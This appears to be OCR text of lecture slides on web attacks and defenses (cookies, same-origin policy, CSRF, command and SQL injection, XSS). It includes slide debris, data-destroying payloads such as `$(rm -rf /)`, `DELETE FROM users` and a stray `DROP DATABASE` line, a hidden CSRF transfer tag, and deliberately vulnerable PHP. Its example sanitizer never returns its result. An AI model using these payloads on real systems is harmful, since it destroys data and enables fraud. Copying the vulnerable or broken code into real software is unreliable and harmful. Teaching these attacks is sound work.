
Cookies, XSS, CSRF, and SQL-injection attacks and defenses



Cookies

- Set-Cookie: <name>=<value>
  [; <name>=<value>]…
  [; expires=<date>]
  - Sent by server in HTTP response
    Stored by browser
- Cookie: <name>=<value>;<name>=<value>]…
  - Sent by client in all subsequent HTTP requests

Session cookies example

- Sent by server:
  <html><head>…
  Set-Cookie: SessionID=95517815l2random680541
  …</head>
  <body>
  …
- Sent by client:
  <head>…
  Cookie: SessionID=95517815l2random680541

Tracking cookies

- foodnow.com embeds a request to adsite.com, e.g.,
  <img src=foodnow-image.adsite.com>
  - foodnow-image.adsite.com server responds
    Set-Cookie: TXID=14898307
    along with the image.
- newspage.com also embeds an adsite image
- Browser sends
  GET /newspage-image.adsite.com
  Cookie: TXID=14898307

Cookie vulnerabilities

- Double-click to edit

Same-origin policy

- Double-click to edit

Web Review | HTTP

GET / HTTP/1.1
Host: gmail.com

HTTP/1.1 200 OK
…
<html>
<head>
<script>alert('Hi!')</script>
</head>

gmail.com

http://gmail.com/ says:

Hi!

GET /img.png HTTP/1.1
Host: gmail.com

HTTP/1.1 200 OK
…
<89>PNG^M ...

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com


facebook.com

HTTP/1.1 200 OK
…

?

gmail.com

Web Review | Same-Origin Policy (SOP)



Web Review | Same-Origin Policy (SOP)

(evil!)
facebook.com

GET / HTTP/1.1
Host: facebook.com

HTTP/1.1 200 OK
…
<script>
$.get('http://gmail.com/msgs.json',
function (data) { alert(data); }
</script>

$.get('http://gmail.com/msgs.json',
function (data) { alert(data); }

gmail.com

GET /msgs.json HTTP/1.1
Host: gmail.com

HTTP/1.1 200 OK
…
{ new_msgs: 3 }

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

facebook.com

HTTP/1.1 200 OK
…
<script src="http://gmail.com/chat.js"/>

?

gmail.com

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

facebook.com

HTTP/1.1 200 OK
…
<script src="http://gmail.com/chat.js"/>

$.get('http://gmail.com/chat.json',
function (data) { alert(data); })

GET /chat.js HTTP/1.1
Host: gmail.com

gmail.com

HTTP/1.1 200 OK
…
$.get('http://gmail.com/chat.json',
function (data) { alert(data); })

Web Review | Same-Origin Policy (SOP)

```
$.get('http://gmail.com/chat.json',
    function (data) { alert(data); })
```

```
GET /chat.json HTTP/1.1
Host:  gmail.com
```

gmail.com

```
HTTP/1.1 200 OK
…
{ new_msg: { from:"Bob",  msg:  "Hi!"}}
```

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com


facebook.com

HTTP/1.1 200 OK
…
<iframe src="http://gmail.com/chat"/>

?

gmail.com

Web Review | Same-Origin Policy (SOP)



Web Review | Same-Origin Policy (SOP)

gmail.com

GET /chat.json HTTP/1.1
Host: gmail.com

HTTP/1.1 200 OK
…
{ new_msg: { from:"Bob", msg: "Hi!"}}


Cross Site Request Forgery

- Want browser to issue http://bank.com/transfer.do?acct=MARIA&amount=100000
- Try this
  View my Pictures!
- Or this
  <img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="0" height="0" border="0">

Cross-site Request Forgery (CSRF)


- Suppose you log in to bank.com

Cross-site Request Forgery (CSRF)



Cross-site Request Forgery (CSRF)

Click me!!!
http://bank.com/transfer?to=badguy&amt=100



bank.com

GET /transfer?to=badguy&amt=100 HTTP/1.1
Host: bank.com
Cookie: login=fde874

HTTP/1.1 200 OK
….
Transfer complete: -$100.00

CSRF Defenses

- Need to authenticate that each user action originates from our site
- One way: each action gets a token associated with it
  - On a new action (page), verify the token is present and correct
  - Attacker can't find token for another user, and thus can't make actions on the user's behalf

CSRF Defenses

<a …>Pay $25 to Joe:
http://bank.com/transfer?to=joe&amt=25&token=8d64

CSRF defense

- Dynamically generated form

```
<form action="/transfer.do" method="POST">
    <input type="text" name="recipient"/>
    <input type="number" name="amount"/>
    <input type="text" name="TXID" value="8d64"/>
    <input type="submit" value="Transfer money"/>
</form>
```

- Cookie: fde874

  POST bank.com/transfer.do?recipient=joe&amount=25&TXID=8d64

Code injection

- <?php
  system("/bin/ls " . $_GET['USER_INPUT']);
  ?>

- Input
  ;malicious command
  | malicious_command
  `malicious_command`

- Executes
  system("/bin/ls ; malicious command);

Code Injection

foo:

```
<?php

echo system(“ls ” . $_GET[“path”]);
```

GET /foo?path=/home/user/ HTTP/1.1


HTTP/1.1 200 OK
…
Desktop
Documents
Music
Pictures

Code Injection

```
<?php

echo system(“ls ” . $_GET[“path”]);
```

GET /?path=$(rm –rf /) HTTP/1.1




```
<?php

echo system(“ls $(rm -rf /)”);
```

Code Injection

- Confusing **Data** and **Code**
  - Server thought user would supply data, but instead got (*and unintentionally executed*) code

```
<?php

echo system("ls $(rm -rf /)");
```

- Common and dangerous class of vulnerabilities
  - Shell Injection
  - SQL Injection
  - Cross-Site Scripting (XSS)

SQL-injection

- Double-click to edit

SQL

- Structured **Query** Language
  - Language to ask ("query") databases questions:
    - How many users live in Ypsilanti?

```
SELECT COUNT(*) FROM users WHERE location = Ypsilanti
```

    - Is there a user with username "bob" and password "abc123"?

```
SELECT * FROM users WHERE username=bob and
password=abc123
```

    - Burn it down!

```
DROP TABLE users
```

SQL Injection

- Consider an SQL query where the attacker chooses $city:

```
SELECT * FROM users WHERE location="$city"
```

- What can an attacker do?

SQL Injection

- Consider an SQL query where the attacker chooses $city:

```
SELECT * FROM users WHERE location=$city
```

- What can an attacker do?

```
$city ← Ypsilanti;  DELETE FROM users WHERE 1=1
```

```
SELECT * FROM users WHERE location=Ypsilanti;
DELETE FROM users WHERE 1=1
```


ZU 0666', 0, 0); DROP DATABASE TABLICE;--

SQL Injection Defenses

- Make sure **data** gets interpreted as **data**!
  - Basic approach: escape control characters (single quotes, escaping characters, comment characters)

```
function sanitize($str)
{
   str_replace(
      array('\\', "\0", "\n", "\r", "'", '"', “;"),
      array('\\\\', '\\0', '\\n', '\\r', "\\'", '\\"', ‘\\;'),
      $str);
}
```

  - Prepared statements – declare what is data!


```
$pstmt = $db->prepare(
   "SELECT * FROM users WHERE location=?");
$pstmt->execute(array($city)); // Data
```

Cross-Site Scripting (XSS)

foo:

```
<?php

echo “Hello, ” . $_GET[“user”] . “!”;
```



Cross-Site Scripting (XSS)

foo:

```
<?php

echo “Hello, ” . $_GET[“user”] . “!”;
```

GET /foo?user=<u>Bob</u> HTTP/1.1

HTTP/1.1 200 OK
…
Hello, <u>Bob</u>!

Cross-Site Scripting (XSS)

foo:

```
<?php

echo “Hello, ” . $_GET[“user”] . “!”;
```

